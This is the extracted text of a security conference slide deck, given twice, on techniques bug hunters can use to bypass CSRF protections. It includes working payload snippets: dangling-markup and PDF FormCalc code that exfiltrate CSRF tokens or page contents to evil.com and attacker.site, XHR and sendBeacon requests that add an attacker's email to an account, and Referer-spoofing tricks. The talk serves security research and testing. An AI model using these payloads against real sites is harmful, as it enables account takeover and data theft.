Neat tricks to bypass
CSRF-protection
Mikhail Egorov @0ang3el
 AppSec Engineer @ Ingram Micro Cloud
 Bug hunter & Security researcher
 Conference speaker https://www.slideshare.net/0ang3el
@0ang3el
About me
 CSRF-protection bypasses that worked for me in 2016/2017
 EasyCSRF extension for Burp
Agenda
 A lot of WebApps still use cookies for session management
 CSRF-protection bypasses
 SameSite cookies feature not widely implemented
 Supported only by Chrome and Opera browsers
 Changes are required on the server-side
Why CSRF-attacks works in 2017?
 Will be excluded from OWASP Top 10 Project 2017
 P2 (High) category in Bugcrowd VRT* (App-Wide CSRF)
CSRF in 2017
* https://bugcrowd.com/vulnerability-rating-taxonomy

 CSRF token
 Double submit cookie
 Content-Type based protection
 Referer-based protection
 Password confirmation (websudo)
 SameSite Cookies (Chrome, Opera)
Popular CSRF-protections

 XSS
 Dangling markup
 Vulnerable subdomains
 Cookie injection
 Change Content-Type
 Non-simple Content-Type
 Bad PDF
 Referer spoof
CSRF-protections bypasses

CSRF Tokens
Double Submit
Cookie
CT-based Referer-based SameSite Cookies
XSS All All All All All
Dangling markup All - - - All*
Subdomain issues All All All - All*
Cookie Injection - All - - All*
Change CT - - All - All*
Non-simple CT - - All with Flash plugin,
IE11/FF ESR with Pdf
plugin
- All*
Bad Pdf IE11/FF ESR with
Pdf plugin
- IE11/FF ESR with Pdf
plugin
- All*
Spoof Referer - - - IE11/FF ESR with Pdf
plugin, Edge
All*
CSRF bypasses – still work for me
All – works for all browsers
All* – All browsers except browsers that support SameSite Cookies (Chrome & Opera)
 XSS in WebApp allows to bypass the majority of CSRF-
protections
 Just deal with it!!!
Bypass with XSS (1/8)

 WebApp has HTML injection but not XSS (CSP, …)
 The attacker can leak CSRF-token
Bypass with Dangling markup (2/8)
<img src='https://evil.com/log_csrf?html=
<form action='http://evil.com/log_csrf'><textarea>
 Suppose subdomain foo.example.com is vulnerable to
XSS or subdomain takeover or cookie injection
 The attacker can bypass
 CSRF-token protection
 Double-submit cookie protection
 Content-Type based protection
Bypass with subdomain (3/8)

 WebApp uses CORS for interaction with subdomains
 The attacker can read CSRF-token
Bypass with subdomain (3/8)
Access-Control-Allow-Origin: https://foo.example.com
Access-Control-Allow-Credentials: true

 There is an XSS on foo.example.com
 Main domain contains crossdomain.xml
 The attacker can upload JS files to foo.example.com
Bypass with subdomain (3/8)
<cross-domain-policy>
<allow-access-from domain="*.example.com" />
</cross-domain-policy>

 The attacker can utilize Service Worker for foo.example.com to
read CSRF-token through Flash
 Amazon CSRF - https://ahussam.me/Amazon-leaking-csrf-token-using-service-worker/
Bypass with subdomain (3/8)
var url = "https://attacker.com/bad.swf";
onfetch = (e) => {
e.respondWith(fetch(url);
}

 The attacker can inject cookies for parent subdomain and
desired path
 Browser will choose cookie that has specific path (injected
one)
 He can bypass double submit cookie CSRF-protection
Bypass with subdomain (3/8)

 PDF plugin from Adobe support FormCalc scripting
 Adobe PDF plugin currently works in IE11 and Firefox ESR
 get() and post() methods of FormCalc allow to
ex-filtrate CSRF-token
 Kudos to @insertScript
Bypass with bad PDF (4/8)
 Suppose the attacker can upload PDF file to example.com
and share it
 Uploaded file is accessible through API from example.com
 Tip: The attacker tries to upload PDF file as file of another
format (image file)
 PDF plugin doesn’t care about Content-Type or Content-
Disposition headers … it just works …
Bypass with bad PDF (4/8)

<script contentType='application/x-formcalc'>
var content = GET("https://example.com/Settings.action");
Post("http://attacker.site/loot",content,"text/plain");
</script>
leak.pdf
Bypass with bad PDF (4/8)

<h1>Nothing to see here!</h1>
<embed src="https://example.com/shard/x1/sh/leak.pdf" width="0" height="0"
type='application/pdf'>
https://attacker.com/csrf-pdf.html
 The attacker can bypass double submit cookie protection
through cookies injection
 Variants of cookies injection
 CRLF-injection
 Browser bugs (like CVE-2016-9078 in Firefox)
 Etc.
Bypass with Cookies injection (5/8)

 Developers seriously assume that non-standard data format
in the body (i.e. binary) stops CSRF
 Sometimes backend doesn’t validate Content-Type header 
Bypass by changing CT (6/8)
Bypass with PDF plugin (6/8)
POST /user/add/note HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com
Cookie: JSESSIONID=728FAA7F23EE00B0EDD56D1E220C011E.jvmroute8081;
Connection: close
Content-Type: application/x-thrift
Content-Length: 43
�addNote � � r �
Bypass with PDF plugin (6/8)
<script>
var request = new XMLHttpRequest();
request.open('POST', 'https://example.com/add/note', true);
request.withCredentials = true;
request.setRequestHeader("Content-type", "text/plain");
var data = ['0x80','0x01','0x00','0x01','0x00','0x00','0x00','0x07','0x67','0x65','0x74','0x55',
'0x73','0x65','0x72','0x00','0x00','0x00', '0x00','0x0b','0x00','0x01','0x00','0x00','0x00','0x00','0x00'];
var bin = new Uint8Array(data.length);
for (var i = 0; i < data.length; i++) {
bin[i] = parseInt(data[i], 16);
}
request.send(bin);
</script>
https://attacker.com/csrf-thrift.html

 Via HTML forms or XHR api the attacker can send only
“simple” content types
 text/plain
 application/x-www-form-urlencoded
 multipart/form-data
Bypass with arbitrary CT (7/8)

 How to send arbitrary Content-Type header?
 Bugs in browsers (famous navigator.sendBeacon in Chrome)
 Flash plugin + 307 redirect
 PDF plugin + 307 redirect
 Some backend frameworks support URL-parameters to redefine
Content-Type http://cxf.apache.org/docs/jax-rs.html#JAX-RS-Debugging
Bypass with arbitrary CT (7/8)
 Bug in Chrome
https://bugs.chromium.org/p/chromium/issues/detail?id=490015
 Publicly known for 2 years (2015-2017) - WTF!!!
 navigator.sendBeacon() call allowed to send POST request
with arbitrary content type
Bypass with arbitrary CT (7/8)

<script>
function jsonreq() {
var data = '{"action":"add-user-email","Email":"attacker@evil.com"}';
var blob = new Blob([data], {type : 'application/json;charset=utf-8'});
navigator.sendBeacon('https://example.com/home/rpc', blob );
}
jsonreq();
</script>
https://attacker.com/csrf-sendbeacon.html
Bypass with arbitrary CT (7/8)
How it works - http://research.rootme.in/forging-content-type-header-with-flash/
Bypass with Referer spoof (8/8)
 Bug in MS Edge kudos to @magicmac2000
https://www.brokenbrowser.com/referer-spoofing-patch-bypass/
 It still works, but for GET requests only 
 Maybe your backend doesn’t distinguish GET and POST
requests? 
Bypass with Referer spoof (8/8)

<script contentType='application/x-formcalc'>
Post("http://attacker.com:8888/redirect",
"{""action"":""add-user-email"",""Email"":""attacker@evil.com""}",
"application/json&#x0a;&#x0d;Referer;&#x20;http://example.com")
</script>
Bypass with Referer spoof (8/8)

 PDF plugin will send HTTP header
 Some backends (e.g. Jboss / WildFly) treat space as colon
(end of the header name)
Referer http://example.com
Name :Value
Referer http://example.com
Name :Value

Tips for bughunters
 There are a lot of APIs that have CSRF-protection based on
content type
 Check subdomains for vulnerabilities (XSS, subdomain
takeover, cookie injection)
 Trick with PDF uploading works well
 Convert url-encoded body with CSRF-token to JSON format
without CSRF-token
Tips for bughunters
Good news!
We can automate some checks!


EasyCSRF for Burp
 EasyCSRF works for Burp Suite Free Edition, 223 SLOC in Jython
 Download from https://github.com/0ang3el/EasyCSRF
 Works as Proxy Listener (IProxyListener)


 Modifies requests on the fly (removes CSRF parameters/headers,
changes method, etc.)
 Highlights modified requests in Proxy History
 You can visually judge in browser which modified requests are
failed/succeeded (error messages, no modification occurred, etc.)
EasyCSRF for Burp
EasyCSRF for Burp
EasyCSRF for Burp
1. Change PUT to POST method
2. Remove Origin header
3. Highlight request in Proxy history
Neat tricks to bypass CSRF-protection

Neat tricks to bypass CSRF-protection

  • 1.
    Neat tricks tobypass CSRF-protection Mikhail Egorov @0ang3el
  • 2.
     AppSec Engineer@ Ingram Micro Cloud  Bug hunter & Security researcher  Conference speaker https://www.slideshare.net/0ang3el @0ang3el About me
  • 3.
     CSRF-protection bypassesthat worked for me in 2016/2017  EasyCSRF extension for Burp Agenda
  • 4.
     A lotof WebApps still use cookies for session management  CSRF-protection bypasses  SameSite cookies feature not widely implemented  Supported only by Chrome and Opera browsers  Changes are required on the server-side Why CSRF-attacks works in 2017?
  • 5.
     Will beexcluded from OWASP Top 10 Project 2017  P2 (High) category in Bugcrowd VRT* (App-Wide CSRF) CSRF in 2017 * https://bugcrowd.com/vulnerability-rating-taxonomy
  • 6.
     CSRF token Double submit cookie  Content-Type based protection  Referer-based protection  Password confirmation (websudo)  SameSite Cookies (Chrome, Opera) Popular CSRF-protections
  • 7.
     XSS  Danglingmarkup  Vulnerable subdomains  Cookie injection  Change Content-Type  Non-simple Content-Type  Bad PDF  Referer spoof CSRF-protections bypasses
  • 8.
    CSRF Tokens Double Submit Cookie CT-basedReferer-based SameSite Cookies XSS All All All All All Dangling markup All - - - All* Subdomain issues All All All - All* Cookie Injection - All - - All* Change CT - - All - All* Non-simple CT - - All with Flash plugin, IE11/FF ESR with Pdf plugin - All* Bad Pdf IE11/FF ESR with Pdf plugin - IE11/FF ESR with Pdf plugin - All* Spoof Referer - - - IE11/FF ESR with Pdf plugin, Edge All* CSRF bypasses – still work for me All – works for all browsers All* – All browsers except browsers that support SameSite Cookies (Chrome & Opera)
  • 9.
     XSS inWebApp allows to bypass the majority of CSRF- protections  Just deal with it!!! Bypass with XSS (1/8)
  • 10.
     WebApp hasHTML injection but not XSS (CSP, …)  The attacker can leak CSRF-token Bypass with Dangling markup (2/8) <img src='https://evil.com/log_csrf?html= <form action='http://evil.com/log_csrf'><textarea>
  • 11.
     Suppose subdomainfoo.example.com is vulnerable to XSS or subdomain takeover or cookie injection  The attacker can bypass  CSRF-token protection  Double-submit cookie protection  Content-Type based protection Bypass with subdomain (3/8)
  • 12.
     WebApp usesCORS for interaction with subdomains  The attacker can read CSRF-token Bypass with subdomain (3/8) Access-Control-Allow-Origin: https://foo.example.com Access-Control-Allow-Credentials: true
  • 13.
     There isan XSS on foo.example.com  Main domain contains crossdomain.xml  The attacker can upload JS files to foo.example.com Bypass with subdomain (3/8) <cross-domain-policy> <allow-access-from domain="*.example.com" /> </cross-domain-policy>
  • 14.
     The attackercan utilize Service Worker for foo.example.com to read CSRF-token through Flash  Amazon CSRF - https://ahussam.me/Amazon-leaking-csrf-token-using-service-worker/ Bypass with subdomain (3/8) var url = "https://attacker.com/bad.swf"; onfetch = (e) => { e.respondWith(fetch(url); }
  • 15.
     The attackercan inject cookies for parent subdomain and desired path  Browser will choose cookie that has specific path (injected one)  He can bypass double submit cookie CSRF-protection Bypass with subdomain (3/8)
  • 16.
     PDF pluginfrom Adobe support FormCalc scripting  Adobe PDF plugin currently works in IE11 and Firefox ESR  get() and post() methods of FormCalc allow to ex-filtrate CSRF-token  Kudos to @insertScript Bypass with bad PDF (4/8)
  • 17.
     Suppose theattacker can upload PDF file to example.com and share it  Uploaded file is accessible through API from example.com  Tip: The attacker tries to upload PDF file as file of another format (image file)  PDF plugin doesn’t care about Content-Type or Content- Disposition headers … it just works … Bypass with bad PDF (4/8)
  • 18.
    <script contentType='application/x-formcalc'> var content= GET("https://example.com/Settings.action"); Post("http://attacker.site/loot",content,"text/plain"); </script> leak.pdf Bypass with bad PDF (4/8)
  • 19.
    Bypass with badPDF (4/8) <h1>Nothing to see here!</h1> <embed src="https://example.com/shard/x1/sh/leak.pdf" width="0" height="0" type='application/pdf'> https://attacker.com/csrf-pdf.html
  • 20.
     The attackercan bypass double submit cookie protection through cookies injection  Variants of cookies injection  CRLF-injection  Browser bugs (like CVE-2016-9078 in Firefox)  Etc. Bypass with Cookies injection (5/8)
  • 21.
     Developers seriouslyassume that non-standard data format in the body (i.e. binary) stops CSRF  Sometimes backend doesn’t validate Content-Type header  Bypass by changing CT (6/8)
  • 22.
    Bypass with PDFplugin (6/8) POST /user/add/note HTTP/1.1 Host: example.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://example.com Cookie: JSESSIONID=728FAA7F23EE00B0EDD56D1E220C011E.jvmroute8081; Connection: close Content-Type: application/x-thrift Content-Length: 43 �addNote � � r �
  • 23.
    Bypass with PDFplugin (6/8) <script> var request = new XMLHttpRequest(); request.open('POST', 'https://example.com/add/note', true); request.withCredentials = true; request.setRequestHeader("Content-type", "text/plain"); var data = ['0x80','0x01','0x00','0x01','0x00','0x00','0x00','0x07','0x67','0x65','0x74','0x55', '0x73','0x65','0x72','0x00','0x00','0x00', '0x00','0x0b','0x00','0x01','0x00','0x00','0x00','0x00','0x00']; var bin = new Uint8Array(data.length); for (var i = 0; i < data.length; i++) { bin[i] = parseInt(data[i], 16); } request.send(bin); </script> https://attacker.com/csrf-thrift.html
  • 24.
     Via HTMLforms or XHR api the attacker can send only “simple” content types  text/plain  application/x-www-form-urlencoded  multipart/form-data Bypass with arbitrary CT (7/8)
  • 25.
     How tosend arbitrary Content-Type header?  Bugs in browsers (famous navigator.sendBeacon in Chrome)  Flash plugin + 307 redirect  PDF plugin + 307 redirect  Some backend frameworks support URL-parameters to redefine Content-Type http://cxf.apache.org/docs/jax-rs.html#JAX-RS-Debugging Bypass with arbitrary CT (7/8)
  • 26.
     Bug inChrome https://bugs.chromium.org/p/chromium/issues/detail?id=490015  Publicly known for 2 years (2015-2017) - WTF!!!  navigator.sendBeacon() call allowed to send POST request with arbitrary content type Bypass with arbitrary CT (7/8)
  • 27.
    Bypass with arbitraryCT (7/8) <script> function jsonreq() { var data = '{"action":"add-user-email","Email":"attacker@evil.com"}'; var blob = new Blob([data], {type : 'application/json;charset=utf-8'}); navigator.sendBeacon('https://example.com/home/rpc', blob ); } jsonreq(); </script> https://attacker.com/csrf-sendbeacon.html
  • 28.
    Bypass with arbitraryCT (7/8) How it works - http://research.rootme.in/forging-content-type-header-with-flash/
  • 29.
    Bypass with Refererspoof (8/8)  Bug in MS Edge kudos to @magicmac2000 https://www.brokenbrowser.com/referer-spoofing-patch-bypass/  It still works, but for GET requests only   Maybe your backend doesn’t distinguish GET and POST requests? 
  • 30.
    Bypass with Refererspoof (8/8) <script contentType='application/x-formcalc'> Post("http://attacker.com:8888/redirect", "{""action"":""add-user-email"",""Email"":""attacker@evil.com""}", "application/json&#x0a;&#x0d;Referer;&#x20;http://example.com") </script>
  • 31.
    Bypass with Refererspoof (8/8)  PDF plugin will send HTTP header  Some backends (e.g. Jboss / WildFly) treat space as colon (end of the header name) Referer http://example.com Name :Value Referer http://example.com Name :Value
  • 32.
    Tips for bughunters There are a lot of APIs that have CSRF-protection based on content type  Check subdomains for vulnerabilities (XSS, subdomain takeover, cookie injection)  Trick with PDF uploading works well  Convert url-encoded body with CSRF-token to JSON format without CSRF-token
  • 33.
    Tips for bughunters Goodnews! We can automate some checks!
  • 34.
    EasyCSRF for Burp EasyCSRF works for Burp Suite Free Edition, 223 SLOC in Jython  Download from https://github.com/0ang3el/EasyCSRF  Works as Proxy Listener (IProxyListener)  Modifies requests on the fly (removes CSRF parameters/headers, changes method, etc.)  Highlights modified requests in Proxy History  You can visually judge in browser which modified requests are failed/succeeded (error messages, no modification occurred, etc.)
  • 35.
  • 36.
  • 37.
    EasyCSRF for Burp 1.Change PUT to POST method 2. Remove Origin header 3. Highlight request in Proxy history